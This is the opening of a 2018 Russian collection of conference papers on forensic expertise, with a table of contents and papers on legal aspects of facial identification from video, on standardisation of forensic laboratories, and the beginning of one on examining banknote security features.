ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ КАЗЕННОЕ ОБРАЗОВАТЕЛЬНОЕ
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
«МОСКОВСКИЙ УНИВЕРСИТЕТ МИНИСТЕРСТВА ВНУТРЕННИХ ДЕЛ
РОССИЙСКОЙ ФЕДЕРАЦИИ ИМЕНИ В.Я. КИКОТЯ»

СОТРУДНИЧЕСТВО В СФЕРЕ ЭКСПЕРТНОЙ ДЕЯТЕЛЬНОСТИ

МЕЖДУНАРОДНЫЙ КРУГЛЫЙ СТОЛ

Сборник научных трудов

Московский университет
МВД России имени В.Я. Кикотя, 2018

ISBN 978-5-9694-0405-2

Москва
2018

ББК 67.5
С67

Сотрудничество в сфере экспертной деятельности. Международный круглый стол : сборник научных трудов: научное электронное издание (2,72 МБ) – М. : Московский университет МВД России имени В.Я. Кикотя, 2018 г. – 351 с. − 1 электронный опт. диск (CD-R). − Систем. требования : CUP 1,5 ГЦ ; RAM 512 Мб; Windows XP SP3 ; 1 Гб свободного места на жестком диске.

ISBN 978-5-9694-0405-2

Международный круглый стол «Сотрудничество в сфере международной экспертной деятельности», состоялся 18 апреля 2018 г. в Московском университете МВД России имени В.Я. Кикотя.

В сборнике материалов рассмотрены многогранные проблемы современной судебно-экспертной деятельности, ряд работ посвящены стандартизации судебно-экспертной деятельности, внедрению инновационных технологий и перспективным направлениям развития криминалистических средств и методов. Большое внимание уделено совершенствованию системы судебно-экспертного обеспечения расследования преступлений, а также предупреждению экспертных ошибок в свете использования современных технологий при производстве судебных экспертиз по результатам проведения круглого стола нашел отражение широкий круг вопросов, посвященных современным проблемам производства судебных экспертиз, совершенствованию направлений судебно-экспертной деятельности, подготовке экспертных кадров подготовки отечественных и иностранных.

ББК 67.5

Рецензенты: Главный государственный судебный эксперт лаборатории судебно-баллистических экспертиз ФБУ РФЦСЭ при МЮ России кандидат технических наук ***М. А. Сонис***; доцент кафедры «Уголовное право, уголовный процесс и криминалистика Российского университета тарнспорта (МИИТ)» кандидат юридических наук, доцент ***В. Е. Суденко***.

В авторской редакции

Научное
электронное издание

Компьютерная верстка *Ермаковой Л.С.*

Усл.-печ. 21,22 л.

Московский университет МВД России имени В.Я. Кикотя
117997, г. Москва, ул. Академика Волгина, д. 12
http: //www.mosu.mvd.ru, e-mail: support_mosu@mvd.ru

СОДЕРЖАНИЕ

ЧАСТЬ I 9

Авцинова Е. С. Видеоизображение внешности человека, используемое при распознании личности: правовые аспекты 9

Анищенко И. А. Стандартизация в сфере судебно-экспертной деятельности.....17

Арутюнов А. С. Возможности экспертного исследования средств защиты нового вида денежных купюр Центрального банка России номиналом 200 и 2000 рублей.....20

Беляев М. В., Машошин Д. Ф. К вопросу о фиксации объемных следов на месте происшествия.....24

Бондаренко Р. В., Головко С. А. История возникновения и развитие арабской письменности.....31

Букур А. И. К вопросу о гносеологическом подходе анализа в ходе осмотра места происшествия следов, связанных с применением огнестрельного оружия ограниченного поражения.....38

Газизов В. А., Подволоцкий И. Н. Современные тенденции аналитической стадии портретной экспертизы.....45

Галяшина Е. И. К вопросу о национальной специфичности или универсальности методик судебной лингвистической экспертизы экстремистских материалов.....50

Гольцев Д. С., Кивель О. В. Некоторые вопросы стандартизации методического обеспечения судебно-экономических экспертиз.....55

Гольчевский В. Ф. Экспертное исследование эффективности работы тормозной системы транспортного средства китайского производства.....59

Гусенцов А. О. Экспериментальное моделирование рикошета огнестрельного снаряда и экспертное исследования образующихся повреждений: международный опыт и отечественные достижения 63

Демин К. Е., Базарова В. А. О трасологических исследованиях механических повреждений, образованных хрупкоструктурными объектами.....67

Журавлев И. Л., Соколов А. Ю., Кадейшвили А. А. Зависимость эффективности нейросетевого алгоритма распознавания от угла поворота лица.....72

Завьялова А. А., Завьялов В. В., Гладырев В. В. Возможности использования передового опыта экспертной службы Республики Беларусь в практической деятельности экспертно-криминалистических подразделений органов внутренних дел Российской Федерации на примере системы АЙПСИН «Антинаркотики» 77

Захарова Л. Ю., Суляева А. С. К вопросу об использовании криминалистически значимой информации о функциональных элементах внешности человека 80

Иванов Д. А. Назначение и производство на стадии возбуждения уголовного дела судебно-медицинской экспертизы в целях установления тяжести вреда, причиненного здоровью потерпевшего.....83

Качан В. Н., Майоров С. В. К вопросу о незаконном обороте гладкоствольного охотничьего оружия и патронов к нему 89

Кокин А. В. О методике исследования основных частей огнестрельного оружия 92

Максимов Н. В. Рекомендации по постановке вопросов при назначении трасологической экспертизы определения вероятного роста человека по следам ног.....99

Назарова Т. В., Громова А. В. Совершенствование методического обеспечения фоноскопических экспертиз, производимых в экспертно-криминалистических подразделениях органов внутренних дел Российской Федерации.....102

Орлова Т. В., Демидова Т. В. Недостатки при составлении заключений эксперта по технико-криминалистической экспертизе документов....106

Ошкуков С. С. Техническое исследование фонограмм: возможности применения вейвлет-анализа при решении задач выявления признаков аутентичности фонограмм 110

Пакалина Д. И. Международное сотрудничество при технико-криминалистическом исследовании документов граждан иностранных государств 116

Пономарев В. В. Обоснование категорических выводов с использованием микроскопических признаков 120

Ромашенко О. Л. Современная техника для различных следственных действий на примере беспилотного летательного аппарата 124

Ропот Р. М. О совершенствовании системы судебно-экспертного обеспечения расследования преступлений 127

Сафонов А. А. Функции экспертно-криминалистических подразделений МВД России.....131

Солодова Т. А., Усков И. Н. Некоторые аспекты обучения иностранных специалистов на факультете повышения квалификации 135

Суденко В. Е. Субъекты производства судебной экспертизы.....139

Тарасов Д. А., Войтова О. Г. Противодействие преступлениям, связанным с оборотом криптовалют, как одно из направлений международного сотрудничества в сфере экспертной деятельности 143

Татарчук А. С. О некоторых аспектах назначения и производства комплексных и комиссионных экспертиз 148

Трушакова Н. А., Нестеренко А. В. К вопросу о целесообразности назначения судебно-почерковедческих экспертиз на стадии возбуждения уголовного дела 151

Харламова О. А. О понятии задач судебно-почерковедческой экспертизы 157

Хмыз А. И. Международное экспертное сотрудничество в противодействии киберпреступности 160

Цуканов А. С. Перспективы использования спутниковых навигационных систем в объективном контроле гражданского и служебного оружия.....164

Чистова Л. Е. К вопросу о назначении экспертиз по делам, связанным с незаконным оборотом наркотических средств, психотропных, сильнодействующих и ядовитых веществ 168

Чубина Е. А. Противодействие картелям: возможности судебно-экспертных лингвистических исследований 172

Чулахов В. Н. О неточности способов определения роста человека по следам ног, основанных на среднем соотношении роста к длине стопы 1766

Шкоропат Е. А., Зуйкова Н. А. Консультационная помощь специалиста-криминалиста при назначении экспертизы и получении сравнительных образцов 1800

Юрченко Р. А., Кузовлев В. Ю. Международное сотрудничество Республики Беларусь и Российской Федерации в сфере информационного обеспечения экспертизы новых наркотиков 1844

ЧАСТЬ II 1911

Абдурагимова Т. И., Трущенков И. В. О новых объектах радиотехнической экспертизы 1911

Букур А. И. О некоторых вопросах исследования следов применения огнестрельного оружия ограниченного поражения в ходе осмотра места происшествия.....1944

Виноградова Н. И. Хроматографические методы в судебных исследованиях 1977

Войтова О. Г. Проблемы использования в судопроизводстве результатов экспертизы, проведенной за рубежом.....199

Волынский А. Ф. Криминалистика и судебная экспертиза: исторические аспекты использования опыта других стран 2043

Гольцев Д. С., Гольцева О. Ю. Применение положительного опыта работы экспертных подразделений зарубежных стран в российской практике 2133

Горбулинская И. Н., Казанина Е. Г., Парфенова Н. В. О причинах внелабораторной контаминации объектов экспертизы ДНК.....2177

Данилкин И. А., Захаров И. П. Об опыте международного сотрудничества Экспертно-криминалистического центра ГУ МВД России по г. Москве в сфере судебно-экспертной деятельности.....2222

Демин К. Е. К вопросу о механоскопических исследованиях современных запорно-пломбировочных устройств.....2266

Дронова О. Б. К вопросу использования специальных знаний в ходе расследования преступлений в сфере потребительского рынка 2322

Ефименко А. В., Гаврилин С. А. Современные тенденции алгоритмизации решения задач комплексных экспертиз 2366

Жидков Д. Н. К вопросу о необходимости актуализации специальных криминалистических знаний.....2400

Завьялова А. А., Завьялов В. В. Возможности судебной экспертизы в раскрытии и пресечении организованной преступной деятельности в сфере оборота наркотиков 2444

Иванова Е. С. Проблемные вопросы назначения судебной экспертизы до возбуждения уголовного дела 24949

Качан В. Н., Майоров С. В. Проблемы и пути решения определения длины гильз 7,62 мм винтовочных патронов при производстве судебно-баллистических экспертиз.....2554

Киселевич И. В., Демидова Т. В. Международное сотрудничество кафедры экспертно-криминалистической деятельности московского университета МВД России имени В.Я. Кикотя.....26059

Кокин А. В. Зарубежный и российский опыт экспертного исследования самодельного огнестрельного оружия.....2643

Кротова Л. Е. Особенности назначения фоноскопической экспертизы.....2688

Кубитович С. Н. ДНК-портрет человека.....2732

Куфтерин А. Н., Булатецкий С. В. Возможности не идентификационных исследований почерка в установлении свойств и состояний личности пишущего на современном этапе развития криминалистики.....27978

Лисовская С. Б. К вопросу о развитии языка криминалистики для описания и характеристики специальных методов, применяемых в судебной практике.....2833

Павенский Ю. А. Методика исследования дампов оперативной памяти в целях обнаружения следов вредоносного программного обеспечения.....2865

Пакалина Д. И. Получение сравнительных образцов оттисков удостоверительных печатных форм.....3000

Пономарев В. В., Солодова Т. А. Определение стандарта дактилоскопической идентификации.....3055

Ромашенко О. Л. Значение результатов осмотра места преступления и приобщение их в качестве вещественных доказательств по уголовному делу.....3099

Сафонов А. А. Процессуальные аспекты получения образцов для сравнительного исследования с участием специалистов.....3111

Соколова О. А. Некоторые направления развития современной дактилоскопии.....3166

Суворова И. В. Некоторые особенности подготовки назначения комплексных судебно-психолого-психиатрических и судебно-психологических экспертиз.....3200

Татарчук А. С. Реализации норм этики в экспертной практике при работе со следами кожного покрова человека, не имеющего папиллярного узора.....3255

Устинов В. В., Бондаренко Р. В. Некоторые актуальные вопросы при производстве судебно-почерковедческой экспертизы.....3288

Хоанг Чонг Лык. Роль технико-криминалистической экспертизы в расследовании преступлений, судебном разбирательстве и международной интеграции 3333

Чулахов В. Н. Об интеграции научных знаний в криминалистику (на примере способов определения роста человека по следам ног) ..3355

Шеков А. А., Зырянов В. С. Видовая классификация судебной пожарно-технической экспертизы 3400

Юрченко И. А. Современные аспекты получения доказательств при проведении следственных действий.....3433

Юрченко Т. П. Проблема выбора и использования программного обеспечения при производстве портретных экспертиз 3455

ЧАСТЬ I

Екатерина Сергеевна Авцинова [1]
начальник экспертно-криминалистического отделения
ОМВД России по г. Новоалтайску

ВИДЕОИЗОБРАЖЕНИЕ ВНЕШНОСТИ ЧЕЛОВЕКА, ИСПОЛЬЗУЕМОЕ ПРИ РАСПОЗНАНИИ ЛИЧНОСТИ: ПРАВОВЫЕ АСПЕКТЫ

Актуальность производства портретных экспертиз возросла, ввиду усилившейся «видеозализации» и фиксации лиц, возможно причастных к совершению того или иного преступления или происшествия, повсеместно установленными камерами видеонаблюдения. В настоящее время самыми распространенными объектами портретной экспертизы, следственных действий и оперативно-разыскных мероприятий являются видеоизображения, полученные с различного рода камер видеонаблюдения (метрополитена, банкоматов, торговых центров, магазинов и т. д.) и иных видеозаписывающих устройств.

Портретная экспертиза – род традиционных криминалистических экспертиз, проводимых экспертами на основе специальных знаний в соответствии с процессуальным законодательством и методическими регламентациями в целях установления тождества человека по признакам его внешнего облика, зафиксированным на объективных отображениях, и выполняемых с помощью специальных методов исследования [Зинин А. М. Габитоскопия и портретная экспертиза : учебник / А. М. Зинин, И. Н. Подволоцкий; под ред. Е. Р. Россинской. – М. : Норма : ИНФА-М, 2018, С. 97].

Методы изучения внешнего облика человека входят в систему методов криминалистики и являются специальными. Поскольку установление лица по признакам внешности является частным случаем криминалистической идентификации, она может осуществляться в двух формах:

1) непроцессуальной, к которой относится идентификация лица в результате административной, оперативно-розыскной деятельности или проверки по различным учетам, таким как централизованные криминалистические учеты преступников и преступлений, лиц, объявленных в федеральный и международный розыск, неопознанных

[1] © Авцинова Е. С., 2018.

трупов, лиц, пропавших без вести, неизвестных больных и детей, субъективных портретов неустановленных преступников;

2) процессуальной – в результате производства следственных действий или судебных экспертиз.

Независимо от формы идентификации установление лица начинается с собирания информации о признаках его внешности.

Одним из источников информации о внешнем облике человека являются самые различные наглядные изображения, к группе которых и относят видеозаписи, которые в последнее время распространены и зачастую являются объектами портретных судебных экспертиз.

Каковы же правовые основы получения, обработки, исследования видеоизображений?

Хотелось бы отметить, что действующее российское законодательство не содержит определения такого понятия как «изображение».

В ст. 152.1 ГК РФ «изображение гражданина» означает фиксацию внешнего облика гражданина на каком-либо материальном носителе. И в свою очередь, если будут нарушены права гражданина на изображение, он вправе обратиться в суд.

Необходимость обращения в суд за защитой нарушенного права изображение гражданина использовано в печатной продукции без согласия изображенного в следующих случаях:

– в отрыве от события, в связи с которым оно было создано; с монтажом фона и/или дополнительных фрагментов, придающих псевдодостоверность выдуманной истории;

– когда изображение сопровождается ненадлежащим (оскорбительными, вульгарными, издевательскими, не соответствующими действительности и т. п.) заголовками и/или иным текстом;

– когда изображение гражданина искажено или иным образом изменено, что обычно сочетается с ненадлежащим текстом (например, с обидными, порочащими высказываниями в адрес гражданина, чем «грешат» отдельные СМИ, решая какую-то «свою» задачу в ущерб правам и законным интересам гражданина).

Однако не требуется получения согласия гражданина на обнародование и дальнейшее использование его изображения в случаях, когда:

– использование изображения осуществляется в государственных, общественных или иных публичных интересах;

– изображение гражданина получено при съемке, которая проводится в местах, открытых для свободного посещения, или на публичных мероприятиях (собраниях, съездах, конференциях, концертах, представлениях, спортивных соревнованиях и подобных мероприятиях), за исключением случаев, когда такое изображение является основным объектом использования; гражданин позировал за плату.

Кроме того, в действующем российском законодательстве нет самостоятельного нормативного акта, регулирующего деятельность по организации и осуществлению видеонаблюдения. Регулирования, касающиеся различных отдельных правовых аспектов видеонаблюдения, содержатся фрагментарно в кодифицированных актах Российской Федерации, а также в специальных законодательных актах, таких как Уголовно-процессуальный Кодекс Российской Федерации, ст.ст. 81 и 84; Гражданский Процессуальный Кодекс Российской Федерации, статья 55 часть 2; Кодекс об Административных Правонарушениях Российской Федерации, статья 26.7 часть 2, ст. 13.11, 13.14; Арбитражный Процессуальный Кодекс Российской Федерации, статья 64, часть 2; Конституцией Российской Федерации, статьями 23 и 24, части 1; Гражданским Кодексом Российской Федерации, статьями 152.1, части 1; Федеральным законом № 24-ФЗ от 20.02.1995 «Об информации, информатизации и защите информации», статьей 11, части 2; Законом Российской Федерации № 2487-1 от 11.03.92 «О частной детективной и охранной деятельности в Российской Федерации», статьей 12, части 3; Уголовным Кодексом Российской Федерации, статьей 137; Закон Российской Федерации «Об оперативной и розыскной деятельности» от 12 августа 1995 г. № 144-ФЗ, ч. 6 ст. 6.

Нарушение любого из приведенных пунктов влечет за собой административную и/или уголовную ответственность.

Исходя из выше сказанного, необходимо быть внимательным при отборе видеоизображений как объекта портретных экспертиз, чтобы в последствии доказательства были признаны допустимыми и полученными в строгом соответствии с законом.

Какие действия может проделать следователь с видеозаписью, представляющей значение для уголовного дела, перед тем как направить ее на исследование как объект портретной экспертизы, как эти действия процессуально закреплены, и какова роль специалиста при этом?

Если обращаться к непроцессуальной форме, то в п. 7 ст. 6 ФЗ № 144 от 12 августа 1995 г. «Об оперативно-розыскной деятельности» закреплено, что отождествление личности – это оперативно-

розыскное мероприятия, заключающееся в негласном опознании и установлении тождества личности по признакам внешности и поведении, предполагающее не процессуальную идентификацию объекта (лица) по его мысленному образу и по внешним анатомическим и функциональным признакам и может быть проведено по фото- и видеоизображениям. Субъектом данного оперативно-розыскного мероприятия может выступать и специалист, результаты деятельности которого оформляются справкой [Давыдов Я. В. Оперативно-розыскная деятельность (конспект лекций). – М. : Приор-издат, 2007. С. 36–37].

Действительно, исходя из экспертной и следственной практики, следователь может вынести поручение сотрудникам оперативных служб о проведении данного мероприятия, которые в свою очередь выносят задание экспертно-криминалистическому подразделению о проведении исследования специалистом.

Процессуальная же форма закрепления отождествления личности именно по видеозаписи в Уголовно-процессуальном кодексе Российской Федерации, утвержденным Федеральным Законом от 18 декабря 2001 г. № 174-ФЗ, отсутствует.

Процессуально закреплено лишь отождествление личности в ст. 193 УПК РФ в виде следственного действия – предъявление для опознания (в том числе по фотографии) – следственное действие, в ходе которого опознающий в предусмотренном законом порядке сравнивает запечатлевшийся у него мысленный образ ранее наблюдаемого лица или объекта с лицами или объектами, представленными следователем. Цель этого действия – установление тождества или различия между указанными лицами или объектами. И Закон только называет объекты, могущие быть предъявленными для опознания – это лица (люди), предметы, трупы, фотографии лиц или предметов. Условием допустимости опознания по фотографии является невозможность сделать это непосредственно [Комментарий к Уголовно-процессуальному кодексу Российской Федерации / под науч .ред. В. Т. Томин, М. П. Поляков. 7-е изд, перераб.и доп. – М. : Юрайт, 2014. – С. 445].

Судебно-следственная практика допускает предъявление для опознания голоса (речи), звуков, издаваемых животными, а также участков местности, видеозаписи и иных объектов, в предъявлении которых возникает потребность.

Что касается просмотра видеозаписи, то исходя из следственной практики может применяться и фиксировать действия следователя протокол осмотра и прослушивания фонограммы (видеозаписи), что

закреплено только в ч. 7 ст. 186 УК РФ УПК – Контроль и запись переговоров, где указано, что о результатах осмотра и прослушивания фонограммы следователь с участием специалиста (при необходимости), а также лиц, чьи телефонные и иные переговоры записаны, составляет протокол, в котором должна быть дословно изложена та часть фонограммы, которая по мнению следователя, имеет отношение к данному уголовному делу.

Кроме того, следователь может основываться и на общих нормах статьи ст.ст. 176–177 УПК РФ – основания производства осмотра, порядок производства осмотра.

Мы можем только предполагать, что предъявление лица для опознания по видеозаписи сотрудниками следствия и дознания может проводиться по аналогии со следственным действием – предъявление лица для опознания по фотографии. Видеотеки используются для опознания личности по признакам внешности аналогично фототекам – как свободные образцы. В протоколе предъявления для опознания отмечается количество видеоизображений лиц, зарегистрированных под конкретными номерами и то, что на изображении под конкретным номером опознающим узнан человек, которого он ранее видел при определенных обстоятельствах. Указываются признаки внешности, по которым он опознан, делается запись о фамилии, имени, отчестве лица, зарегистрированного под соответствующим номером в журнале видеоучета. Репродукция с изображением опознанного лица прилагается к протоколу. Видеосъемка может применяться в качестве средства фиксации признаков внешности человека, которого невозможно или нецелесообразно предъявлять в натуре. Тогда следователь подбирает лиц с похожими признаками внешности. Видеосъемку опознаваемого и этих лиц поручают специалисту. Если предъявление для опознания по видеоизображению проведено и оформлено надлежащим образом, результаты этого следственного действия могут иметь не только ориентирующее, но и доказательное значение по делу.

С другой стороны хотелось бы отметить, что эксперт, участвуя в том или ином следственном действии или оперативно-розыскном мероприятии, должен учитывать, что видеоизображения, получают с различного рода камер видеонаблюдения (метрополитена, банкоматов, торговых центров, магазинов и т. д.) и иных видеозаписывающих устройств. На сегодняшний день во многих городах России активным образом используются такие системы видеонаблюдения аппаратно-программного комплекса «Безопасный город», как городская система интеллектуального видеонаблюдения, охватывающая места массово-

го скопления людей, оживленные перекрестки, участки междугородних трасс, школы и больницы города, а также включающая коммерческие системы видеонаблюдения (торгово-развлекательные комплексы, автозаправочные станции и др.); подсистема видеофиксации нарушений правил дорожного движения «административная практика», которые стали одним из эффективных средств для правоохранительных органов при раскрытии и расследовании преступлений, поскольку на них запечатлеваются лица, причастные к совершению преступления.

Применение видеосъемки при фиксации внешнего облика человека должно опираться на ряд положений, к числу которых следует отнести объективность фиксации объекта, т. е. полное и достоверное воспроизведение элементов внешнего облика человека; отражение факта, условий, порядка, результатов применения видеозаписи в составляемых по окончании следственного действия документах; соблюдение правил, позволяющих достоверно устанавливать размерные характеристики человека, а также объем зафиксированной информации при ее последующем суммировании (при большом количестве имеющихся видеокадров необходимо выявлять комплекс признаков, достаточный для идентификации человека); недопустимость ретуши и монтажа [Зинин А. М., Зотов А. Б., Снетков В. А. Особенности портретной криминалистической идентификации с использованием видеоизображений / Портретная экспертиза : учебно-практическое пособие / под ред. д-ра юрид. наук, проф. М. : Экзамен, Право и Закон, 2004].

Видеозаписи, полученные с бытовых (камеры мобильных телефонов, любительские видеокамеры) и профессиональных видеокамер встречаются реже в практике правоохранительных органов по сравнению с камерами видеонаблюдения. Здесь следует иметь ввиду, что процесс запечатления информации будь то на мобильные телефоны или любого другого рода видеокамеры в общем смысле остается неизменным – на качество изображения влияют технические характеристики камеры и условия съемки (положение лица, подлежащего запечатлению, ракурс, дистанция съемки, тип освещения и др.). Видеоизображение, полученное с помощью мобильного телефона, имеет определенные недостатки за очень редким исключением, поскольку запечатленный объект на экране разбивается на «квадраты», становится мутным, нечетким и нерезким. Это объясняется исходно высокой степенью сжатия информации (сигнала) при осуществлении записи, малыми геометрическими размерами кадра, низкой скоростью потока и малой частотой

кадров. Большинство выпускаемых до недавнего времени мобильных телефонов и смартфонов не имело мощных процессоров, в связи с чем удовлетворительное воспроизведение видеоизображения с точки зрения личного восприятия было возможно только при изначальном совпадении максимального геометрического размера кадра с разрешением экрана аппарата [Парамонова Г. В. Особенности методики производства судебно-портретной экспертизы по цифровым портретам и видеоизображениям: Рабочая лекция. – СПб. : Санкт-Петербургский университет МВД России, 2016].

Видеоизображения, являясь объективными носителями информации о внешнем облике человека, преобразуют внешность человека под действием целого комплекса факторов, которые необходимо учитывать при анализе признаков внешности.

В настоящее время разработаны и успешно применяются на практике методики экспертных исследований, основанные на использовании компьютерных программ.

Алгоритм идентификации лиц, созданный российской компанией «Вокорд», признан самым эффективным в мире по версии авторитетной мировой тестовой онлайн-площадка MegaFace.

По итогам тестов алгоритм Vocord DeepVo1 распознал правильно 75,127 % лиц, что является лучшим результатом в мире на сегодняшний день. Программа «Вокорд Видеоэксперт» (производитель ЗАО «Вокород Телеком» г.Москва) предназначена для обработки видеозаписей и статистических изображений, зафиксированных на цифровых носителях информации, с целью повышения качества изображений, упрощения работы с ними и выявления монтажа и подделок. Используется в ходе проведения идентификационных исследований и различных экспертиз видео- и фотоматериалов.

Нас в первую очередь интересует вопрос о процессуальном закреплении использования вышеуказанной программы при проведении следственных действий, в виду того, чтобы полученные данные были законны в рамках расследования уголовного дела и были учтены экспертом при производстве портретной экспертизы.

Исходя из следственной практики, использование программы «Вокорд Видеоэксперт» может быть указано следователем в протоколе осмотра прослушивания фонограммы (видеозаписи) при просмотре видеозаписи как специальное техническое средство, также указан специалист как участвующее лицо, однако процессуальных норм, законодательно закрепляющих похожие инструменты и программы нет.

Кроме того, встает вопрос о процессуальном закреплении помещения эталонов (образцов – лиц для распознания) из общих баз фотоучетов подразделений в вышеуказанную программу. Если проводить аналогию со следственным действием – предъявление лица для опознания по фотографии, где используются не менее еще двух свободных образцов, то фотографии фотоучетов используемых в программе можно использовать как свободные образцы, в таком случае дополнительных следственных действий для их внедрения не требуется.

Однако законодателем в нормативно-правовых актах не определено точных норм, регламентирующих данные обстоятельства в виду чего приходится руководствоваться сложившейся следственной практикой того или иного региона.

Библиографический список

1. Комментарий к Уголовно-процессуальному кодексу Российской Федерации / науч. ред. В. Т. Томин, М. П. Поляков. 7-е изд, перераб.и доп. – М. : Юрайт, 2014. С. 445.

2. Давыдов Я. В. Оперативно-розыскная деятельность (конспект лекций). – М. : Приор-издат, 2007. – С. 36–37.

3. Зинин А. М. Габитоскопия и портретная экспертиза : учебник / А. М. Зинин, И. Н. Подволоцкий; под ред. Е. Р. Россинской. – М. : Норма : ИНФА-М, 2018. – С. 97.

4. Зинин А. М., Зотов А. Б., Снетков В. А. Особенности портретной криминалистической идентификации с использованием видеоизображений / Портретная экспертиза : учебно-практическое пособие / под ред. д-ра юрид. наук, проф. – М. : Экзамен, Право и Закон, 2004.

5. Парамонова Г. В. Особенности методики производства судебно-портретной экспертизы по цифровым портретам и видеоизображениям: Рабочая лекция. – СПб. : Санкт-Петербургский университет МВД России, 2016.

Инесса Алексеевна Анищенко[1],
кандидат юридических наук, доцент
начальник кафедры криминалистических экспертиз следственно-экспертного факультета учреждения образования
«Академия Министерства внутренних дел Республики Беларусь»

СТАНДАРТИЗАЦИЯ В СФЕРЕ СУДЕБНО-ЭКСПЕРТНОЙ ДЕЯТЕЛЬНОСТИ

Постоянно возрастающие потребности современного судопроизводства, активная реализация принципа состязательности и равноправия сторон в процессе обусловливают необходимость перехода судебно-экспертного обеспечения правоприменительной деятельности на качественно новый уровень. Одним из направлений модернизации СЭД является ее стандартизация, т. е. соответствие требованиям государственных и международных стандартов. Стандартизация представляет собой деятельность, направленную на достижение упорядоченности путем установления положений, рекомендованных для всеобщего применения.

В соответствии с законодательными актами Республики Беларусь полномочия в сфере СЭД осуществляет Государственный комитет судебных экспертиз Республики Беларусь (далее – ГКСЭ) которым одним из приоритетных направлений развития определено внедрение стандартизации. Необходимость стандартизации в сфере СЭД не у кого не вызывает сомнения, поскольку она способна создать правовой механизм, который поможет выработать уверенность заинтересованных субъектов в правильности выводов и результатов экспертного заключения, позволит снижать зависимость эксперта от интересов инициатора назначения экспертизы, исключать возможность возникновения рисков, способствовать качественному проведению исследования и пр.

Стандартизация − сложный процесс, составляющими которого являются типизация и унификация. При этом унификация выступает предварительным этапом стандартизации, а стандартизация – завершающей ступенью унификации методических материалов по проведению судебных экспертиз, доведению результатов унификации до уровня обязательной правовой нормы.

Внедрение стандартизации в СЭД направлено на обеспечение точности, воспроизводимости результатов испытаний и измерений, проведенных в рамках экспертизы, а главное – быстрое внедрение

[1]© Анищенко И. А., 2018.

достижений науки и техники в экспертную деятельность благодаря оптимизации процессов.

Измерения и испытания проводятся как в рамках осмотра места происшествия и других следственных действий путем использования научно-технических средств и методов, так и в рамках экспертных исследований. Данная значимость вынуждает экспертное учреждение своевременно оснащать материально-техническую базу, основываясь на современных достижениях научно-технического прогресса, а также стимулирует судебного эксперта как «оператора» совершенствовать знания, умения и навыки в области стандартизации и технического регулирования.

Наиболее эффективным способом демонстрации стандартизации с сфере судебно-экспертной деятельности, является аккредитация лабораторий. Она позволяет инициаторам проведения экспертизы, принимать осознанное решение в выборе судебно-экспертной лаборатории, поскольку аккредитация демонстрирует ее соответствие стандартам, компетентность, беспристрастность.

В рамках процедуры аккредитации определенным образом осуществляется формализация процесса стандартизации по установленному алгоритму. Алгоритм основывается на критериях соответствия лаборатории общепринятым подходам, закрепленным в международных стандартах качества (ISO/IES 17025, ISO/IES 17020, ISO 9001, ISO 15189) и нацеленным в конечном итоге на создание и внедрение системы менеджмента качества (далее – СМК).

При этом необходимо не просто соответствовать требованиям международного стандарта, но и реально подтверждать техническую компетентность экспертной лаборатории.

Реализация процессов стандартизации в СЭД может осуществляться через специальные рабочие органы, создаваемые для координации и проведения указанных процессов.

В связи с приведением белорусского законодательства в соответствие с Договором о Евразийском экономическом союзе, совершенствованием законодательных норм с учетом правоприменительной практики, а также с переходом к правовому регулированию в сфере технического нормирования и стандартизации на комплексной и системной основе в Республике Беларусь вступил в силу Закон Республики Беларусь от 24 октября 2016 года «О внесении изменений и дополнений в Закон Республики Беларусь «О техническом нормировании и стандартизации»».

В соответствии с этим законом одним из субъектов технического нормирования и стандартизации является технический комитет (далее – ТК) являющийся значимым субъектом национальной системы стандартизации. На базе Научно-практического центра ГКСЭ создан Национальный технический комитет по стандартизации «Судебно-экспертная деятельность и криминалистическая техника» (ТК BY 34) осуществляющий стандартизацию и техническое нормирование в области судебно-экспертной деятельности и криминалистической техники. На него возложены функции по разработке государственных и межгосударственных стандартов, а также создания условий для участия в процессе стандартизации субъектов технического нормирования. Основная его задача – разработка проектов технических нормативных правовых актов для обеспечения СЭД, а также для разработки и испытаний криминалистической техники, включая специальное программное обеспечение.

Рост инноваций, внедрение процессов стандартизации и порождаемых ими сложностей в технологической, общественной и правовой системах страны, усложнение экспертных задач, появление новых родов и видов экспертиз выступают факторами, способствующими изменениям в системе СЭД. Данные изменения обусловлены необходимостью масштабного обновления организационно-правовой структуры СЭД, связанной как с организацией проведения судебных экспертиз внутри страны, так и на международном уровне. Задачу внедрения стандартизации в СЭД может решить разработка СМК.

В рамках мирового экспертного сообщества в качестве основного стандарта, требованиям которого должны соответствовать экспертные лаборатории установлен ISO/IEC 17025. Данным стандартом определены универсальные требования к руководству работой и организационной структуре организации, СМК, включающей в себя управление документацией, требования к персоналу, поиску и устранению несоответствий и др.

В ISO/IEC 17025 закреплены конкретные требования к управлению ресурсами: персоналу, инфраструктуре, условиям окружающей среды, оборудованию, прослеживаемости измерений, отбору образцов, обращению с объектами испытаний, обеспечению качества результатов испытаний, отчетности о результатах и др.

Таким образом, повышение качества СЭД подтверждение ее соответствия требованиям международного стандарта возможно посредством разработки СМК регламентирующей экспертную деятельность с последующей аккредитацией экспертных лабораторий.

Александр Самсонович Арутюнов[1],
начальник кафедры судебно-экспертной деятельности
Краснодарского университета Министерства
внутренних дел Российской Федерации
кандидат юридический наук, доцент

ВОЗМОЖНОСТИ ЭКСПЕРТНОГО ИССЛЕДОВАНИЯ СРЕДСТВ ЗАЩИТЫ НОВОГО ВИДА ДЕНЕЖНЫХ КУПЮР ЦЕНТРАЛЬНОГО БАНКА РОССИИ НОМИНАЛОМ 200 И 2000 РУБЛЕЙ

Идея создания службы банковской экспертизы денежных знаков возникла еще в 1992 г., и на то были объективные причины.

В начале 90-х годов прошлого века СССР распался на независимые государства. Некогда повсеместный государственный контроль был ослаблен. Появились предпосылки для интенсивного развития фальшивомонетничества: снижение жизненного уровня граждан России, инфляция, безработица, отсутствие надзора за использованием полиграфического оборудования. Результат не заставил себя долго ждать: в стране наметилось повышение заинтересованности отдельных граждан в извлечении скорой и незаконной прибыли.

Учитывая то, что деньги, денежные знаки – исторически сложившийся и нормативно закрепленный всеобщий эквивалент товаров и услуг, абсолютно ликвидное средство обмена, производство поддельных денежных знаков представляет собой противоправный вид деятельности, намного опережающий по норме прибыли все известные направления легальной теневой экономики [2].

С учетом имеющихся разработок представляется целесообразным предложить алгоритм действий по исследованию денежных знаков (ценных бумаг), включающий следующие этапы:

1. Определение геометрических размеров, наличия и расположения элементов графического рисунка, исключение факта частичной подделки. Методы: визуальный осмотр денежного билета при дневном рассеянном свете.

